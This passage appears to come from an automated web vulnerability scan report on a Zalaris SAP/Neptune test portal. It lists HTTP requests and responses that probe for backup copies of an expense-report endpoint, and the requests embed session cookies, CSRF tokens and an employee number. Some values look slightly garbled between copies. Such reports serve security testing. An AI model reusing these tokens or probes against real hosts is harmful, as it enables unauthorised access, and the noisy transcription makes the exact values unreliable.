; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://maps.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

Request 2

POST /neptune/q.view.js~?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zX6XKbmxFKE[2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJCC3nCARUuzHP1QP[1656564413184[1656577687421; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJB/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:42:15 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co

```
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://font.googleapis.com https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta h
...[SNIP]...
<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets
/css/bootstrap.min.css">
...[SNIP]...
<main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1">
...[SNIP]...
<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p
class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex
flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>
...[SNIP]...
<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5">
...[SNIP]...
```

23.38. https://testportal.zalaris.com/neptune/backup_zmfp_travel_create_expense_rep

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_travel_create_expense_rep**

Request 1

```
POST /neptune/backup_zmfp_travel_create_expense_rep?ajax_id=GET_CCC_IMPORTS&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&
dpx=21100006&field_id=00777&ajax_value=I HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_Portal=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656584893163; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-295d3f1fff4e407f
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-295d3f1fff4e407f-01
Content-Length: 252
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_INPUT":
{"PERNR":"00034448","REINR":"0000000000","WIID":"000000000000","FROM_INBOX":false,"FROM_INBOX_HIST":false,"SIMULATE":false,"ROLE":"","ESS","PLANREQUEST":"","F
OR_EDIT":false,"DATV1":"20220630"}
...[SNIP]...
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:35:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 100814
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
```

```
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelCCCTransactionsData":
[53,"EXP_TYPE_NAME","CCOMP_NAME","CCC_NR","KATEG","SPKZL","BETRG","WAERS","BKURS","MWSKZ","BDATU","BZEIT","BTEXT","ANZFR","LNDFR","REGIO","C_DOC
","TODO","CCOMP","C_TXT","FR
...[SNIP]...
```

Request 2

```
POST /neptune/backup_jrgbkzmgpaksvxommwllwbthurr?ajax_id=GET_CCC_IMPORTS&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&
dpx=21100006&field_id=00777&ajax_value=I HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHt283z2x6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QPI16565644131841656584893163; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.295d3f1ff4e407f
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-295d3f1ff4e407f-01
Content-Length: 252
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_INPUT":
{"PERNR":"00034448","REINR":"0000000000","WIID":"000000000000","FROM_INBOX":false,"FROM_INBOX_HIST":false,"SIMULATE":false,"ROLE":"","ESS","PLANREQUEST":"","F
OR_EDIT":false,"DATV1":"20220630"}
...[SNIP]...
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:35:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 100814
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
```

```
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelCCCTransactionsData":
[53,"EXP_TYPE_NAME","CCOMP_NAME","CCC_NR","KATEG","SPKZL","BETRG","WAERS","BKURS","MWSKZ","BDATU","BZEIT","BTEXT","ANZFR","LNDFR","REGIO","C_DOC
","TODO","CCOMP","C_TXT","FR
...[SNIP]...
```

23.39. https://testportal.zalaris.com/neptune/bak_zmfp_travel_create_expense_rep

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_travel_create_expense_rep**

Request 1

```
POST /neptune/bak_zmfp_travel_create_expense_rep?ajax_id=GET_CCC_IMPORTS&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dpx=21100006&
field_id=00777&ajax_value= HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNU.JhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656584893163; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-295d3f1fff4e407f
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-295d3f1fff4e407f-01
Content-Length: 252
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_INPUT":
{"PERNR":"00034448","REINR":"0000000000","WIID":"000000000000","FROM_INBOX":false,"FROM_INBOX_HIST":false,"SIMULATE":false,"ROLE":"","ESS","PLANREQUEST":"","F
OR_EDIT":false,"DATV1":"20220630"
...[SNIP]...
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:35:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
```



```
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {004b7701}<br><hr>
Thu Jun 30 12:35:42 2022

</body></html>
...[SNIP]...
```

Request 2

```
POST /neptune/bak_rtnypmfbjagrcunxxufklcgnfamw?ajax_id=GET_CCC_IMPORTS&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dpx=21100006&
field_id=007777&ajax_value=l HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656584893163; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.295d3f1fff4e407f
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-295d3f1fff4e407f-01
Content-Length: 252
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_INPUT":
{"PERNR":"00034448","REINR":"0000000000","WIID":"000000000000","FROM_INBOX":false,"FROM_INBOX_HIST":false,"SIMULATE":false,"ROLE":"ESS","PLANREQUEST":"","F
OR_EDIT":false,"DATV1":"20220630"
}...[SNIP]...
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:35:44 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapcf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

